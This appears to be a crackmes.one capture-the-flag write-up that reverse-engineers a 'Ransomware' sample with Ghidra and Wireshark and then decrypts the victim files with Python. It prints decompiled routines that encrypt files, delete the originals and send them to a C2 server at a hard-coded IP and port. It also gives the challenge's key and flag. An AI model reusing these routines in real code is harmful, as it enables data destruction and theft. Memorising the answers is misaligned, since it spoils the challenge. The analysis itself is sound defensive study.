CRACKMES.ONE

Ransomware

Challenge Author: nukoneZ


Writeup by scaredandalone

I will be using Ghidra as my disassembler.

We are given a pcap file along with the executable, so we will also need a way to analyse these packets, I'll be using Wireshark.

I always begin with analysing the PE in Detect It Easy. It can tell us a lot about the executable without us having to go into the disassembler.

Figure 1: Detect It Easy Output



We can see that it has an imported library: OpenSSL

Some encryption methods are probably going to be called from OpenSSL since the challenge is called "Ransomware", let's start the analysis.

We enter the main function and find the first method of interest.

Ghidra does a good job here of giving us a pretty clean disassembled function, so it's pretty clear what it's doing.

Figure 2: “GenerateKeyFromDLL” Function

```
hModule = LoadLibraryA("C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\libgen.dll");
if (hModule != (HMODULE)0x0) {
  library_memaddr = malloc(0x20);
  if (library_memaddr == (void *)0x0) {
    FreeLibrary(hModule);
  }
  else {
    pFVar2 = GetProcAddress(hModule,"gen_from_file");
    if ((pFVar2 != (FARPROC)0x0) &&
       (pvVar3 = (void *)(*pFVar2)("anonymous"), pvVar3 != (void *)0x0)) {
      memcpy(library_memaddr,pvVar3,0x20);
      FreeLibrary(hModule);
      return library_memaddr;
    }
    pFVar2 = GetProcAddress(hModule,"get_result_bytes");
    if ((pFVar2 != (FARPROC)0x0) && (IVar4 = (*pFVar2)(library_memaddr,0x20), 0 < (int)IVar4)) {
      FreeLibrary(hModule);
      return library_memaddr;
    }
    pFVar2 = GetProcAddress(hModule,"gen");
    if ((pFVar2 != (FARPROC)0x0) && (_File = fopen("anonymous","rb"), _File != (FILE *)0x0)) {
      fseek(_File,0,2);
      lVar1 = ftell(_File);
      rewind(_File);
      if ((0 < lVar1) && (pvVar3 = malloc((longlong)lVar1), pvVar3 != (void *)0x0)) {
        fread(pvVar3,1,(longlong)lVar1,_File);
        _Src = (void *)(*pFVar2)(pvVar3,(longlong)lVar1);
        if (_Src != (void *)0x0) {
          memcpy(library_memaddr,_Src,0x20);
          free(pvVar3);
          fclose(_File);
          FreeLibrary(hModule);
          return library_memaddr;
        }
        free(pvVar3);
      }
      fclose(_File);
    }
    free(library_memaddr);
    FreeLibrary(hModule);
```

Structure:

1. Load DLL from C:\Users\Huynh Quoc Ky\Downloads\Ransomware\libgen.dll, malloc 0x20 bytes for key buffer.
2. Call gen_from_file with "anonymous", memcpy 0x20 bytes to the key buffer if successful, then return buffer.
3. If gen_from_file fails, call get_result_bytes with key buffer and 0x20, return buffer if successful.
4. If get_result_bytes fails, call gen: open "anonymous" file, read content, pass to gen, memcpy 0x20 bytes to key buffer if successful, then return buffer.

If all fail, free everything and return NULL.

I renamed this function to "GenerateKeyFromDLL".

Let's go back into the main function and analyse further.

Diving into the next method within the main function, we can see this is where the "user.html" file is being transformed into the "user.html.enc" file.

Figure 3: Encryption function

```
html_file = fopen("C:\\ProgramData\\Important\\user.html","rb");
if (html_file == (FILE *)0x0) {
  result = 0xffffffff;
}
else {
  fseek(html_file,0,2);
  lVar1 = ftell(html_file);
  rewind(html_file);
  _DstBuf = malloc((longlong)lVar1);
  _Str = malloc((longlong)lVar1);
  if ((_DstBuf == (void *)0x0) || (_Str == (void *)0x0)) {
    fclose(html_file);
    free(_DstBuf);
    free(_Str);
    result = 0xffffffff;
  }
  else {
    fread(_DstBuf,1,(longlong)lVar1,html_file);
    fclose(html_file);
    RC4Cipher(encryptionKey,32,(longlong)_DstBuf,(longlong)_Str,(longlong)lVar1);
    html_file = fopen("C:\\ProgramData\\Important\\user.html.enc","wb");
    if (html_file == (FILE *)0x0) {
      free(_DstBuf);
      free(_Str);
      result = 0xffffffff;
    }
    else {
      fwrite(_Str,1,(longlong)lVar1,html_file);
      fclose(html_file);
      delete_file("C:\\ProgramData\\Important\\user.html");
      free(_DstBuf);
      free(_Str);
      send_to_server("C:\\ProgramData\\Important\\user.html.enc");
      result = 0;
    }
  }
}
return result;
```

Structure:

1. Open "C:\ProgramData\Important\user.html" for reading, get file size with fseek/ftell.
2. Malloc two buffers of file size, one for original data, one for encrypted output.
3. Read entire file content into the first buffer, close the file.
4. Call an "encryption" function with the key, 32-byte key size, source buffer, destination buffer, and file length.
5. Open "C:\ProgramData\Important\user.html.enc" for writing, write encrypted data from the second buffer.
6. Delete the original "user.html" file from the system.

7. Send the encrypted file "user.html.enc" to a remote server via the "send_to_server" function.

Since this is a ransomware challenge, let's dive deeper into the encryption and send_to_server methods.

Figure 4: RC4 Cipher function

```
longlong RC4Cipher(void *key,int key_size,void *input_buffer,void *output_buffer,
                   ulonglong data_length)

{
  byte sequential_arr [256];

  KSA(key,key_size,sequential_arr);
  PRGA(sequential_arr,input_buffer,output_buffer,data_length);
  return 0;
}
```

Figure 5: Key Scheduling Algorithm (KSA) Implementation

```
undefined8 KSA(void *key,int key_length,uchar *array)

{
  int i;
  int i_init;
  int j;

  j = 0;
  for (i_init = 0; i_init < 256; i_init = i_init + 1) {
    array[i_init] = (uchar)i_init;
  }
  for (i = 0; i < 256; i = i + 1) {
    j = (int)((uint)array[i] + j + (uint)*(byte *)((longlong)key + (longlong)(i % key_length))) %
        0x100;
    swap_bytes(array + i,array + j);
  }
  return 0;
}
```

Figure 6: Pseudo-Random Generation Algorithm (PRGA) Implementation

```
undefined8 PRGA(uchar *arr,void *input_buffer,void *output_buffer,ulonglong data_length)

{
  ulonglong k;
  int i;
  int j;

  j = 0;
  i = 0;
  for (k = 0; k < data_length; k = k + 1) {
    j = (j + 1) % 0x100;
    i = (int)((uint)arr[j] + i) % 0x100;
    swap_bytes(arr + j,arr + i);
    *(byte *)(k + (longlong)output_buffer) =
         *(byte *)(k + (longlong)input_buffer) ^ arr[(byte)(arr[i] + arr[j])];
  }
  return 0;
}
```

Note: I've deobfuscated the disassembled C code for the sake of the writeup.

The KSA initializes a 256-byte array by filling it with sequential values (0-255) and then scrambling this array using the provided key through a series of swaps based on key bytes.

The PRGA uses this scrambled array to generate a keystream by maintaining two cycling indices that continuously swap array elements and produce pseudo-random bytes.

Each input byte is then XORed with the corresponding keystream byte to produce the encrypted output.

A bit of research identifies this as a RC4 stream cipher algorithm.
https://www.geeksforgeeks.org/computer-networks/rc4-encryption-algorithm/

Figure 7: Main logic within send_to_server function

```
WSAStartup(0x202,&local_1c8);
            /* IPV4 (2), SOCK_STREAM TCP (1), DEFAULT PROTOCOL "TCP" FOR SOCKSTREAM (0) */
new_socket = socket(2,1,0);
if (new_socket == 0xffffffffffffffff) {
  puts("Socket creation failed");
  free(dynamic_buffer);
  WSACleanup();
  uVar1 = 0xffffffff;
}
else {
  some_variable.sa_family = 2;
            /* port 8888 */
  some_variable.sa_data._0_2_ = htons(8888);
            /* returns 1 on success, 0 on failure. -1 on invalid.
               int inet_pton(int af, const char *src, void *dst) */
  inet_pton(2,"192.168.134.132",some_variable.sa_data + 2);
  check_connection = connect(new_socket,&some_variable,0x10);
  if (check_connection < 0) {
    puts("Connection to server failed");
    closesocket(new_socket);
    free(dynamic_buffer);
    WSACleanup();
    uVar1 = 0xffffffff;
  }
  else {
    MSB = (char)(current_byte_pos >> 0x18);
    SMSB = (undefined1)(current_byte_pos >> 0x10);
    SLSB = (undefined1)(current_byte_pos >> 8);
    LSB = (undefined1)current_byte_pos;
            /* send 4 bytes -> STARTING FROM THE ADDR &MSB */
    send(new_socket,&MSB,4,0);
            /* sends the entire file (stored in dynamic buffer) -> current_byte_pos = the
               size of the file. */
    send(new_socket,dynamic_buffer,current_byte_pos,0);
    printf("Sent %s (%ld bytes) to server\n",file_to_send,(ulonglong)current_byte_pos);
    closesocket(new_socket);
    WSACleanup();
    free(dynamic_buffer);
```

This function sends a file to a server over a TCP socket connection.
It reads the file into a dynamically allocated buffer, establishes a connection to a server at IP 192.168.134.132 on port 8888, and sends the file size (4 bytes) followed by the file content.
^^ This is very important for later.
On success, it prints the file name and size sent, cleans up resources, and returns 0; otherwise, it handles errors and returns 0xffffffff.

Back to the main function, there's a final function that we haven't looked at yet.

Figure 8: dll_encryption function

```
undefined8 dll_encryption(void)

{
  undefined8 uVar1;
  undefined1 sha256_buffer [40];
  FILE *new_file_bytes;
  int encrypted_length;
  void *output_buffer;
  size_t next_offset;
  void *input_data;
  int input_len;
  FILE *input_file_bytes;

  input_file_bytes = fopen("C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\libgen.dll","rb");
  if (input_file_bytes == (FILE *)0x0) {
    uVar1 = 0xffffffff;
  }
```


We can see it is opening a file, "C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\libgen.dll".
We saw this dll before...

Figure 8: dll_encryption function continued…

```
input_data = malloc((longlong)input_len);
if (input_data == (void *)0x0) {
  fclose(input_file_bytes);
  uVar1 = 0xffffffff;
}
else {
  fread(input_data,1,(longlong)input_len,input_file_bytes);
  fclose(input_file_bytes);
  next_offset = (size_t)(input_len + 0x20);
  output_buffer = malloc(next_offset);
  if (output_buffer == (void *)0x0) {
    free(input_data);
    uVar1 = 0xffffffff;
  }
  else {
    compute_sha256("hackingisnotacrime",sha256_buffer);
    encrypted_length =
         aes256_ecb_encrypt(input_data,(longlong)output_buffer,sha256_buffer,input_len);
    if (encrypted_length < 1) {
      free(input_data);
      free(output_buffer);
      uVar1 = 0xffffffff;
    }
    else {
      new_file_bytes = fopen("C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\hacker","wb");
      if (new_file_bytes == (FILE *)0x0) {
        free(input_data);
        free(output_buffer);
        uVar1 = 0xffffffff;
      }
      else {
        fwrite(output_buffer,1,(longlong)encrypted_length,new_file_bytes);
        fclose(new_file_bytes);
        delete_file("C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\libgen.dll");
        free(input_data);
        free(output_buffer);
        send_to_server("C:\\Users\\Huynh Quoc Ky\\Downloads\\Ransomware\\hacker");
        uVar1 = 0;
      }
```

We can see that this file is being encrypted with a sha256 key (which is hard-coded) "hackingisnotacrime".
It encrypts the dll, and sends it back to the C2.
Now, since we have the pcap we can get all these files.
They are going to be encrypted, but we understand how they were encrypted so we can easily decrypt them.
From the disassembled code, we can see that the first "user.html.enc" is sent to the C2.
Then, the encoded "hacker" file (which is just the "libgen.dll" file encoded) is sent.
We still need to find the "anonymous" file that was passed into the generation functions from libgen.dll.
Open the pcap file in wireshark or another packet analysis tool.


Figure 9: Get /anonymous http request



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.134.132	192.168.56.1	TCP	74	53284 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=154939443 TSecr=0 WS=1
2	0.001298	VMware_e1:67:d1	Broadcast	ARP	42	Who has 192.168.134.132? Tell 192.168.134.2
3	0.001565	VMware_26:81:18	VMware_e1:67:d1	ARP	60	192.168.134.132 is at 00:0c:29:26:81:18
4	0.001682	192.168.56.1	192.168.134.132	TCP	58	8000 → 53284 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.001831	192.168.134.132	192.168.56.1	TCP	60	53284 → 8000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.003061	192.168.134.132	192.168.56.1	HTTP	195	GET /anonymous HTTP/1.1
7	0.003212	192.168.56.1	192.168.134.132	TCP	54	8000 → 53284 [ACK] Seq=1 Ack=142 Win=64240 Len=0
8	0.161681	192.168.56.1	192.168.134.132	TCP	255	8000 → 53284 [PSH, ACK] Seq=1 Ack=142 Win=64240 Len=201 [TCP PDU reassembled in 10]
9	0.162053	192.168.134.132	192.168.56.1	TCP	60	53284 → 8000 [ACK] Seq=142 Ack=202 Win=64039 Len=0
10	0.162208	192.168.56.1	192.168.134.132	HTTP	323	HTTP/1.0 200 OK
11	0.162465	192.168.134.132	192.168.56.1	TCP	60	53284 → 8000 [ACK] Seq=142 Ack=471 Win=64039 Len=0
12	0.162653	192.168.56.1	192.168.134.132	TCP	54	8000 → 53284 [FIN, PSH, ACK] Seq=471 Ack=142 Win=64240 Len=0
13	0.163248	192.168.134.132	192.168.56.1	TCP	60	53284 → 8000 [FIN, ACK] Seq=142 Ack=472 Win=64039 Len=0
14	0.163538	192.168.56.1	192.168.134.132	TCP	54	8000 → 53284 [ACK] Seq=472 Ack=143 Win=64239 Len=0
15	9.901086	192.168.134.1	192.168.134.132	TCP	66	24027 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
16	9.901892	192.168.134.132	192.168.134.1	TCP	66	8888 → 24027 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=1024
17	9.902016	192.168.134.1	192.168.134.132	TCP	54	24027 → 8888 [ACK] Seq=1 Ack=1 Win=131328 Len=0
18	9.902031	192.168.134.1	192.168.134.132	TCP	58	24027 → 8888 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=4
19	9.902040	192.168.134.1	192.168.134.132	TCP	1514	24027 → 8888 [ACK] Seq=5 Ack=1 Win=131328 Len=1460
20	9.902040	192.168.134.1	192.168.134.132	TCP	1182	24027 → 8888 [ACK] Seq=1465 Ack=1 Win=131328 Len=1128
21	9.902288	192.168.134.132	192.168.134.132	TCP	54	24027 → 8888 [RST, ACK] Seq=2593 Ack=1 Win=131328 Len=0


Straight away we can see a http request to GET /anonymous.
Make sure to dump this file for later.
Follow the first TCP stream to get the contents of the first encrypted file and dump it.

Figure 10: TCP stream 1: “user.html.enc”



This is the "user.html.enc" file.
Also follow the second TCP stream and dump the contents of the "hacker" file (encrypted libgen.dll).

Figure 11: TCP stream 2: “hacker”



We can also find another TCP stream that seems to have some more communication from the C2.
This looks like logs from an IDS but it's coming from the malicious address... but I think it's just some context the author gave us for the challenge.

Note: All the encrypted files are prepended by 4 bytes so make sure to use a hex-editor and delete them before decrypting.

Let's continue with the main task which is: decrypting the user.html file.
We should first decrypt the libgen.dll file, since we have the encryption function.

Figure 12: sha256 hash and aes256_ecb encryption

```
compute_sha256("hackingisnotacrime",sha256_buffer);
encrypted_length =
     aes256_ecb_encrypt(input_data,(longlong)output_buffer,sha256_buffer,input_len);
```

This is the main logic for encrypting the dll, we first compute the hash and execute the aes256_ecb_encrypt function.
We can just run a short python script, and by utilising a few libraries... decrypt the dll.
This is what I came up with:

```
import sys
from hashlib import sha256
from Crypto.Cipher import AES
from pathlib import Path

def decrypt_file(input_path, output_path=None):
    data = Path(input_path).read_bytes()
    key = sha256(b"hackingisnotacrime").digest()

    cipher = AES.new(key, AES.MODE_ECB)
    decrypted = cipher.decrypt(data)

    pad_len = decrypted[-1]
    decrypted = decrypted[:-pad_len]

    if output_path is None:
        output_path = Path("libgen.dll")
    Path(output_path).write_bytes(decrypted)
    print(f"[+] Decryption complete: {output_path}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: python {sys.argv[0]} <encrypted_file> [output_file]")
        sys.exit(1)

    input_file = sys.argv[1]
    output_file = sys.argv[2] if len(sys.argv) > 2 else None
    decrypt_file(input_file, output_file)
```

This simply does the opposite of the code within the PE, decoding the encoded file with the hard coded key.

This gives us the true libgen.dll file, and so now we can continue with our reversing of the encryption function.

The final step is to use the DLL along with the "anonymous" file to generate the encryption key.

```
import ctypes
from pathlib import Path

dll_path = Path(r"c:/Users/malwarelab/Desktop/crackmes/Ransomware/libgen.dll")
libgen = ctypes.WinDLL(str(dll_path))

gen_from_file = libgen.gen_from_file
gen_from_file.argtypes = [ctypes.c_char_p]
gen_from_file.restype = ctypes.c_void_p

buf = (ctypes.c_ubyte * 0x20)()
ptr = gen_from_file(b"c:/Users/malwarelab/Desktop/crackmes/Ransomware/anonymous")
ctypes.memmove(buf, ptr, 0x20)

print(bytes(buf))
```

This just loads the dll, executes the gen_from_file function from within it with the "anonymous" file as the arg.
b'r4ns0mw@rE_c4n_d357r0y_f1l3s_n0w'

Now that we have the encryption key, we need to reverse the RC4 encryption algorithm, using the key and the encrypted output in order
to get the original input.

A useful article https://goggleheadedhacker.com/blog/post/reversing-crypto-functions.

I reused a lot of the code from there, but here's my final python script:

```
def rc4(key: bytes, data: bytes) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) % 256])
    return bytes(out)

with open("c:/Users/malwarelab/Desktop/crackmes/Ransomware/encoded_user-html", "rb") as f:
    enc_data = f.read()

dec_data = rc4(b"r4ns0mw@rE_c4n_d357r0y_f1l3s_n0w", enc_data)

with open("c:/Users/malwarelab/Desktop/crackmes/Ransomware/user.html", "wb") as f:
    f.write(dec_data)
print("HTML decrypted!")
```

With this final step, we get the original html file and the flag:

F4N_N3R0{W3lc0m3_t0_my_pr0f1l3_7h1s_1s_my_w@ll3t_k3y}